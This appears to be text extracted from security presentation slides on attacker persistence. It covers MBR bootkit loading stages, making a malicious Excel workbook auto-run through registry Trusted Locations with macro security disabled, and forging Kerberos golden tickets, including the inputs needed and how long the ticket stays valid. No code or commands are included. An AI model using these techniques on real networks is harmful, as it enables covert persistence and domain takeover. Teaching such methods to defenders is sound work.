
● Malcious MBR: Windows BIOS loads the
modified MBR, which then loads the code
in stage 2.
● Initial Loader: Loads the stage 3 code that
was previously stored as a file on disk
and in unallocated space.
But How Does It Work?

● Secondary Loader: Loads code that
enables the installation and configuration
of backdoor. The service hijacking phase.
● Backdoor Loader: Loads the backdoor
from disk. Also the replaces hijacked
service back to original form.
But How Does It Work?
Simplied MBR bootkit execution taken from Mtrends 2016
Excel Magic

●  Malicious macro executes backdoor
●  Ways you an ensure persistence?
○  Most people will execute Excel at least
once a day
○  So why not leverage this as a
persistence technique?

Excel Magic
○  You can use “old way” persistence
techniques to execute Excel at startup
- that is a legit program!
○  Disable macro security settings so
workbook executes without prompt

Excel Magic
●  Registry modification that executes
specific Excel workbook upon Excel start
○  HKEY_CURRENT_USERSoftware
MicrosoftOffice12.0ExcelSecurity
Trusted Locations
○  Add location
Additional Persistence
Options?
Golden Ticket
● This method came out due to Benjamin
Delpy working with Sean Metcalf.
● This forges a golden ticket which can be
good for 10 years!
● Golden tickets can provide on-demand
domain privilege “upgrades” for any group
within a domain.


Golden Ticket

● You only need four pieces of information:
○ Domain SID
○ The name of the domain
○ User you want to create the hash for
○ krbtgt account hash
● You can build it offline, right at home
Golden Ticket
Golden Ticket
Golden Ticket
Golden Ticket

● Key takeaways:
○ If impersonating a real user, even if pass
is changed, this still works
○ Valid for as long as you specify (10 year
default)
○ Only way to stop is change krbtgt hash…
twice.. Or rebuild from bare metal :)
